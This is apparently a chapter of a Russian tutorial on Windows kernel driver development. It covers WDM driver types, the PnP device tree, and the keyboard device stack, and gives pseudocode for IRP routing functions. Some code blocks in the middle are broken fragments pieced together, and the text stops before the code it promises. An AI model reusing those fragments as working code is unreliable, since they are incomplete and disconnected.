Ввиду сложности темы, мне вряд ли удастся осветить этот вопрос со всех сторон. Много дополнительной информации можно получить из раздела DDK "Handling IRPs". В Installable File System Kit (IFS KIT), являющийся надмножеством обычного DDK, имеется также раздел "OSR Technical Articles" куда вошли статьи подготовленные командой Open System Resources (http://www.osr.com/). Если в вашем распоряжении только обычный DDK, то большую часть этих статей, если не все, а также много дополнительной информации можно найти в онлайновом журнале "The NT Insider" (http://www.osronline.com/).

Общая классификация драйверов WDM

Все Plug And Play драйверы должны соответствовать модели драйверов Windows (Windows Driver Model, WDM). В соответствии с этой моделью драйверы подразделяются на три типа:

• **Драйверы шин** (Bus Drivers). Управляют логическими или физическими шинами. Отвечают за распознавание устройств, подключение их к управляемой ими шине и оповещение о них диспетчера PnP.
• **Функциональные драйверы** (Function Drivers). Управляют конкретным типом устройств. Экспортируют рабочий интерфейс устройства операционной системе.
• **Драйверы фильтров** (Filter Drivers). Занимая более высокий логический уровень, чем функциональные драйверы, добавляют функциональность или изменяют поведение устройства либо другого драйвера. Этот тип драйверов не обязателен для нормальной работы устройства.

Драйверы фильтров, в свою очередь, подразделяются на:

• **Драйверы фильтров шин** (Bus Filter Drivers).
• **Низкоуровневые драйверы фильтров** (Lower-Level Filter Drivers).
• **Высокоуровневые драйверы фильтров** (Upper-Level Filter Drivers).

Как вы знаете, каждый драйвер должен создать, как минимум, один объект "устройство", которым он будет управлять. Объекты "устройство" WDM также делит на типы:

• **Объект "физическое устройство"** (Physical Device Object, PDO) - Создается драйвером шины по заданию диспетчера PnP, когда драйвер шины, перечисляя устройства на своей шине, сообщает о наличии какого-либо устройства. PDO представляет физический интерфейс устройства.
• **Объект "функциональное устройство"** (Functional Device Object, FDO) - Создается функциональным драйвером, который загружается диспетчером PnP для управления обнаруженным устройством. FDO представляет логический интерфейс устройства.
• **Необязательная группа объектов "устройство-фильтр"** (Filter Device Object, FiDO). Одна группа таких объектов размещается между PDO и FDO (эти объекты создаются драйверами фильтров шин), вторая - между первой группой FiDO и FDO (эти объекты создаются низкоуровневыми драйверами фильтров), а третья - над FDO (эти объекты создаются высокоуровневыми драйверами фильтров).

Дерево устройств

Имея вышеозначенную классификацию, начнем с того, что определимся, каким образом система, точнее говоря, **диспетчер PnP** (PnP Manager) - компонент операционной системы, предназначенный для автоматического распознавания установленных устройств, узнает, какие драйверы необходимы для того или иного устройства. Процесс распознавания включает в себя перечисление устройств при загрузке и обнаружение их добавления или удаления во время работы системы.

Во время загрузки системы диспетчер PnP начинает перечисление устройств с виртуальной шины под именем Root. В качестве виртуального драйвера, обслуживающего эту шину, выступает сама система. Логически, всё устройства (физические и виртуальные) подключены к этой шине. Виртуальный драйвер корневой шины (и драйверы других шин тоже) извлекает необходимую информацию из реестра. В реестр сведения об оборудовании заносятся ещё на этапе установки операционной системы. Программа установки обнаруживает установленные устройства и, используя **информационные файлы** (INF Files), заполняет соответствующие разделы реестра. Перечисляя устройства на корневой шине, её виртуальный драйвер обнаруживает другие шины (физические и виртуальные), например, физическую шину PCI. На основе данных реестра диспетчер PnP определяет, установлен ли в системе драйвер, способный управлять обнаруженным устройством. Если такой драйвер установлен, диспетчер PnP указывает **диспетчеру ввода-вывода** (I/O Manager) загрузить его. Если подходящий драйвер не установлен, диспетчер PnP пытается его установить. При этом если не обнаружится соответствующего

информационного файла или других необходимых файлов, диспетчер PnP взаимодействует с пользователем, который должен указать месторасположение необходимых компонентов. Будучи загруженным, драйвер, обслуживающий обнаруженную шину, перечисляет подключенные к ней устройства. При этом он может обнаружить другие дополнительные шины. Если для работы устройства, обнаруженного на шине, необходим драйвер, он загружается. Такой рекурсивный процесс - перечисление устройств, загрузка драйвера, дальнейшее перечисление - продолжается до тех пор, пока не будут обнаружены и сконфигурированы все устройства в системе. Диспетчер PnP способен обнаруживать добавление/удаление нового устройства и во время работы системы. В результате перечисления образуется так называемое **дерево устройств** (Device Tree), отражающее иерархические взаимосвязи между всеми установленными в системе устройствами.

Дерево устройств можно просмотреть с помощью **диспетчера устройств** (Device Manager). Как выглядит дерево устройств на моём компьютере (в меню "Вид" я выбрал "Устройства по подключению" и отметил "Показать скрытые устройства".) показано на Рис. 15.1.




Рис. 15-1. Дерево устройств.

На рисунке вы можете обнаружить некоторые, созданные нами ранее виртуальные устройства, например, ProcessMon (Process creation/destruction monitor), подключенные (также виртуально) к

корневой шине. В Windows 2000 диспетчер устройств показывает все установленные ранее виртуальные устройства, а в Windows XP (и в Windows 2003 Server, наверное, тоже) только активные в данный момент. Информация о виртуальных устройствах извлекается диспетчером устройств из разделов реестра \HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_XXX.

Узлы дерева устройств называются узлами устройств (device nodes или devnodes). Каждый узел обслуживается одним или несколькими драйверами. Каким образом система узнает, какие драйверы, какой узел обслуживают?

Все устройства, обнаруженные в процессе установки системы (а также установленные позже), регистрируются в подразделах реестра \HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\<*enumerator* >\<*deviceID* >\<*instanceID* >. Где *enumerator* - драйвер шины, перечисляющий устройства на шине, *deviceID* - уникальный идентификатор устройств данного типа, *instanceID* - уникальный идентификатор экземпляра устройства данного типа (по нему можно различать несколько одинаковых устройств).

В процессе перечисления драйвер шины сообщает диспетчеру PnP идентификаторы обнаруженных устройств: *deviceID* и *instanceID*. Используя эту информацию, диспетчер PnP находит в реестре драйверы нужные для узла данного устройства.

Пример подраздела Enum для клавиатуры показан на рис 15-2.




Рис. 15-2. Подраздел реестра ветви Enum для клавиатуры.

Как видно из рисунка, перечислителем является ACPI, идентификатор устройства - PNP0303, а идентификатор экземпляра устройства - 3&13c0b0c5&0. Если заглянуть в %SystemRoot%\inf\keyboard.inf, то можно обнаружить, что информация в реестр попадает именно из этого информационного файла. К вашей машине, разумеется, может быть подключена клавиатура другого типа.

Функциональный драйвер задается параметром Service. В данном случае это i8042prt. Параметр ClassGUID (Globally Unique Identifier of Class) определяет подраздел класса устройства \HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Class. Этот подраздел содержит сведения о драйвере класса устройства. Драйвер класса определяет общую функциональность для всех устройств данного типа. Он ничего не знает о том, как управлять конкретным устройством, но, используя стандартизованные сервисы, взаимодействует с функциональным драйвером, который, в свою очередь, знает, как управляет конкретным типом устройств. В данном случае драйвером класса является kbdclass. Он исполняет роль своего рода буфера между функциональным драйвером i8042prt и подсистемой Win32 (подробнее в следующей статье). Пример подраздела

Class для клавиатуры показан на рис 15-3.




Рис. 15-3. Подраздел реестра ветви Class для клавиатуры.

Содержимое этих двух разделов дает диспетчеру PnP всю информацию необходимую для загрузки драйверов для узла данного устройства. Имена драйверов указывают на подразделы реестра \HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\<*drivername* >.

Загрузка драйверов для узла устройства происходит в следующем порядке:

• Низкоуровневые драйверы фильтров, указанные в параметрах LowerFilters ветвей реестра Enum и Class.
• Функциональный драйвер, заданный в параметре Service ветви реестра Enum.
• Высокоуровневые драйверы фильтров, указанные в параметрах UpperFilters ветвей реестра Enum и Class.

Стек объектов "устройство"

Всё, вышесказанное не имеет прямого отношения к материалу статьи. Используемый в ней драйвер не является PnP-драйвером, а по-прежнему относится к **унаследованным драйверам** (legacy drivers). Общее понимание механизма перечисления и знание того, что представляет собой дерево устройств необходимо для ввода следующего, уже непосредственно важного для нас, понятия.

Загружая каждый PnP драйвер, диспетчер PnP вызывает стандартную процедуру драйвера AddDevice. В параметре PhysicalDeviceObject передается указатель на объект "физическое устройство", созданный драйвером шины. Загруженный драйвер, в свою очередь, создает свой объект "устройство" и подключает его к объекту "физическое устройство", вызовом функции IoAttachDeviceToDeviceStack. В эту функцию он передает два указателя: переданный ему диспетчером Pnp указатель на объект "физическое устройство" и указатель на созданный им объект "устройство". При этом новый объект всегда подключается к самому верхнему объекту в этой цепочке, вне зависимости от того, имеется ли над PDO другие объекты или нет. Указатель на объект "физическое устройство", при подключении нового объекта, используется как указатель на цепочку объектов, к которой происходит подключение, а не указатель на конкретный объект "устройство". Функция IoAttachDeviceToDeviceStack сама находит самый верхний объект.

Получившаяся конструкция состоит, как минимум, из двух объектов: объект "физическое устройство", созданный драйвером шины, и объект "функциональное устройство", созданный

функциональным драйвером, и называется **стеком объектов "устройство"** (device stack) или просто стеком. Т.о. каждый узел в дереве устройств представлен своим стеком.

Учитывая всё вышесказанное, и имея содержимое разделов реестра Enum и Class, мы можем предсказать, из каких объектов будет состоять стек для узла устройства "клавиатура" (объекты перечисляются снизу вверх):

• объект "физическое устройство", созданный драйвером шины ACPI.
• объект "функциональное устройство", созданный функциональным драйвером i8042prt.
• объект "устройство-фильтр", созданный высокоуровневым драйвером фильтра nmfilter (NTICE Support File).
• объект "устройство-фильтр", созданный высокоуровневым драйвером фильтра kbdclass.

Оба объекта "устройство-фильтр" созданы высокоуровневыми драйверами фильтров, а драйверов фильтров шины и низкоуровневых драйверов фильтров в данном случае нет.

Просмотреть стеки устройств можно с помощью программы Devide Tree (osr.com или osronline.com). Но я избегаю пользоваться этой утилитой, т.к. её работа на трех моих машинах с разными версиями системы неизбежно приводит к появлению "синего экрана смерти" (по крайней мере, в режиме PnP). Удивительно, что эта утилита входит в DDK. Мы воспользуемся более надежной командой !devstack отладчика Kernel Debugger.




Рис. 15-4. Стеки объектов "устройство" для клавиатуры.

На этой машине активна система Terminal Server и у клавиатуры имеется не один, а два стека. Как видите, наши предположения о составе устройств подтвердились. На вашей машине его состав, естественно, может отличаться. Далее мы будем рассматривать классический состав стека для клавиатуры, а именно: Kbdclass сверху, i8042prt посередине, ACPI внизу.

В общем случае стек объектов "устройство" может выглядеть так (см. классификацию драйверов и объектов в WDM выше):




Рис. 15-5. Стек объектов "устройство" для узла устройства (общая схема).

Поскольку каждым объектом "устройство" в стеке управляет драйвер, то очень часто наряду с понятием "стек устройств" употребляют "стек драйверов". Это не совсем верно, но о чём идет речь, надеюсь, понятно. Далее по ходу статьи я тоже буду иногда говорить "стек устройств", и иногда "стек драйверов".

IRP формируется диспетчером в/в или драйвером не принадлежащим стеку и направляется на вершину стека. Если для обработки запроса драйверу требуется помощь нижестоящего драйвера, он перенаправляет IRP ниже по стеку и т.д. IRP всегда идет по стеку сверху вниз. Решение об окончании обработки IRP может быть принято на любом уровне. Мало того, любой драйвер в стеке может сформировать дополнительные IRP (например, разбить запрос чтения из файла на несколько запросов) и разослать его необходимым драйверам. Любой драйвер может отклонить запрос или может модифицировать передаваемые в нем данные. В общем случае, если драйвер получил IRP, то может делать с ним всё что угодно.

Язык с за три минуты

Мне придется использовать исходные коды некоторых системных функций, т.к. по-настоящему разобраться с обработкой IRP без анализа исходного кода, по-моему, невозможно. Эти фрагменты, конечно, не будут истинным кодом операционной системы и будут урезаны, порой весьма значительно. Также опущена вся обработка ошибок: проверки указателей, входных данных и возвращаемых функциями значений, убраны обработчики SEH. Оставлена только самая суть. Для упрощения анализа кода я буду использовать с-подобный псевдоязык (почти чистый с). Вполне допускаю, что вы можете и не знать этого языка, т.к. мы всё же занимаемся разработкой драйверов на ассемблере. Поэтому тезисно приведу базовые конструкции, без которых не обойтись.

На ассемблере место под инициализированную переменную отводится так:

```
dw DWORD 0
```

В языке с глобальные и локальные инициализированные переменные определяются так:

```
DWORD dw = 0;
```

Если надо передать адрес переменной в функцию (используя макрос invoke) мы делаем это так:

```
invoke SimeFunc, addr dw
```

Программист на с делает это так:

```
SomeFunc( &dw );
```

Обратная операция - запись в переменную значения по указателю на переменную - в ассемблере это выглядит так (pwd - указатель на переменную размером в двойное слово):

```
pdw PTR DWORD ?

mov eax, pdw
mov dword ptr [eax], 0
```

В с это несколько проще:

```
PDWORD pdw;

*pdw = 0;
```

Если у нас есть структура FILE_OBJECT, то мы можем записать в её поле DeviceObject указатель на объект "устройство" таким образом:

```
FileObject     FILE_OBJECT    <>
pDeviceObject  PDEVICE_OBJECT ?

mov eax, pDeviceObject
mov FileObject.DeviceObject, eax
```

Программист на с делает это так:

```
FILE_OBJECT     FileObject;
PDEVICE_OBJECT  pDeviceObject;

FileObject.DeviceObject = pDeviceObject;
```

Если же, вместо структуры, в нашем распоряжении указатель на неё, то вышеозначенную операцию нам придется делать примерно так:

```
pFileObject PFILE_OBJECT ?
pDeviceObject  PDEVICE_OBJECT ?

mov ecx, pFileObject
mov eax, pDeviceObject
mov (FILE_OBJECT PTR [ecx]).DeviceObject, eax
```

Программисту на c, как всегда, немного проще:

```
PFILE_OBJECT    pFileObject;
PDEVICE_OBJECT  pDeviceObject;

pFileObject->DeviceObject = pDeviceObject;
```

Если c-программисту надо увеличить значение переменной на единицу, то он может сделать это, как минимум тремя способами, самый очевидный из которых следующий:

```
dw = dw + 1;
```

Для уменьшения числа IRP циркулирующих в системе можно сделать это и так:

```
dw += 1;
```

Такой же трюк можно проделать и с другими тремя математическими операциями. Логические операции тоже можно записывать в такой форме. Например:

```
dw |= <some flag>
```

Эквивилентно

```
or dw, <some flag>
```

Но, скажу вам по секрету, есть ещё один способ, которым обычно пользуются только гуру или самые ленивые c-программисты для приращения переменных на единицу:

```
dw++;
```

Такой же трюк можно проделывать и с операцией вычитания.

В дальнейшие подробности вдаваться не будем, этого минимума должно хватить. Также имейте в виду, что в DDK есть полный исходный код драйверов kbdclass и i8042prt. Правда, в разных DDK он немного отличается. Соответственно, отличаются и эти драйверы в разных версиях системы.

Жизненный цикл IRP

Мы уже много раз получали IRP, но ещё ни разу не создавали его сами. Поскольку мы собираемся рассмотреть весь жизненный цикл пакета запроса в/в, то без его создания нам никак не обойтись. С этого и начнем.

Допустим, у нас есть имя объекта "устройство", скажем, \Device\KeyboardClass0. Судя по названию, этот объект имеет какое-то отношение к обслуживанию физического устройства "клавиатура". Для чего этот объект нужен и какова его роль, мы подробнее поговорим в следующей статье. Пока нас интересует только одно: у нас есть имя устройства и мы хотим послать ему какой-нибудь IRP. Это можно сделать вызовом функции IoCallDriver, прототип которой выглядит так:

```
NTSTATUS
  IoCallDriver(
    IN PDEVICE_OBJECT  DeviceObject,
    IN OUT PIRP        Irp
    );
```

Несмотря на название функции, первым аргументом является указатель на объект "устройство", а не "драйвер", которому адресован IRP. Обрабатывать же IRP будет, естественно, драйвер, это устройство создавший. Второй параметр - указатель на сам пакет запроса в/в.

```
;@echo off
;goto make

.386
.model flat, stdcall
```

```
option casemap:none

;;;
```

```
;;;
```

```
   Information

            .endif

        .else
            mov status, STATUS_INSUFFICIENT_RESOURCES
        .endif

    .endif

    mov eax, status
    ret

QueryPnpDeviceState endp

;;;
```

других, которые она вызывает.

```
PDEVICE_OBJECT
  IoGetAttachedDevice(
    IN PDEVICE_OBJECT pDeviceObject
    )
{
    while pDeviceObject->AttachedDevice
        pDeviceObject = pDeviceObject->AttachedDevice

    return pDeviceObject;
}



PDEVICE_OBJECT
  IoGetRelatedDeviceObject(
    IN PFILE_OBJECT pFileObject
    )
{
    PDEVICE_OBJECT pDeviceObject

    pDeviceObject = pFileObject->Vpb->DeviceObject
    ... or ...
    pDeviceObject = pFileObject->DeviceObject->Vpb->DeviceObject
    ... or ...
    pDeviceObject = pFileObject->DeviceObject

    if pDeviceObject->AttachedDevice != NULL
        pDeviceObject = IoGetAttachedDevice( pDeviceObject )

    return pDeviceObject
}



NTSTATUS
  IoGetDeviceObjectPointer(
    IN PUNICODE_STRING  pusObjectName,
    IN ACCESS_MASK      DesiredAccess,
    OUT PFILE_OBJECT    *out_pFileObject,
    OUT PDEVICE_OBJECT  *out_pDeviceObject
    )
{
    PFILE_OBJECT        pFileObject
    OBJECT_ATTRIBUTES   oa
    HANDLE              hFile

    InitializeObjectAttributes( &oa, pusObjectName, ... )

    ZwOpenFile( &hFile, DesiredAccess, &oa, ... )

    ObReferenceObjectByHandle( hFile, 0, IoFileObjectType, KernelMode, &pFileObject, NULL )

    *out_pFileObject   = pFileObject
    *out_pDeviceObject = IoGetRelatedDeviceObject( pFileObject )

    ZwClose( hFile )

    return STATUS_XXX
}
```

Первым делом, функция IoGetDeviceObjectPointer получает описатель объекта "файл" (представлен структурой FILE_OBJECT).

Вспомните, как в программе управления драйвером мы получаем описатель для взаимодействия с его устройством. Мы вызываем функцию CreateFile, которая создает объект "файл", представляющий не собственно файл на диске, а виртуальное устройство (структура DEVICE_OBJECT), созданное драйвером. Т.е. на самом деле, описатель файла используется для

ввода-вывода в устройство. Такая схема нужна, во-первых, для разграничения прав доступа, т.к. в структуре DEVICE_OBJECT нет, например, полей WriteAccess и SharedRead, а в FILE_OBJECT такие поля есть, во-вторых, в объекте "файл" можно хранить некоторые другие атрибуты операции ввода-вывода. Адрес истинного получателя пакета запроса в/в, в нашем случае, находится в поле FILE_OBJECT.DeviceObject. Итак, вызов ZwOpenFile, так же как и CreateFile, приводит к созданию объекта "файл", а значит формированию IRP типа IRP_MJ_CREATE и посылке его целевому устройству (в нашем случае устройству \Device\KeyboardClass0). Этот пакет, как вы понимаете, попадает в драйвер обслуживающий это устройство (устройство \Device\KeyboardClass0 обслуживает драйвер kbdclass). Т.е. решение об удовлетворении запроса - вызове IoCompleteRequest со статусом STATUS_SUCCESS - принимает обслуживающий драйвер.

Вот фрагмент функции KeyboardClassCreate драйвера kbdclass:

```
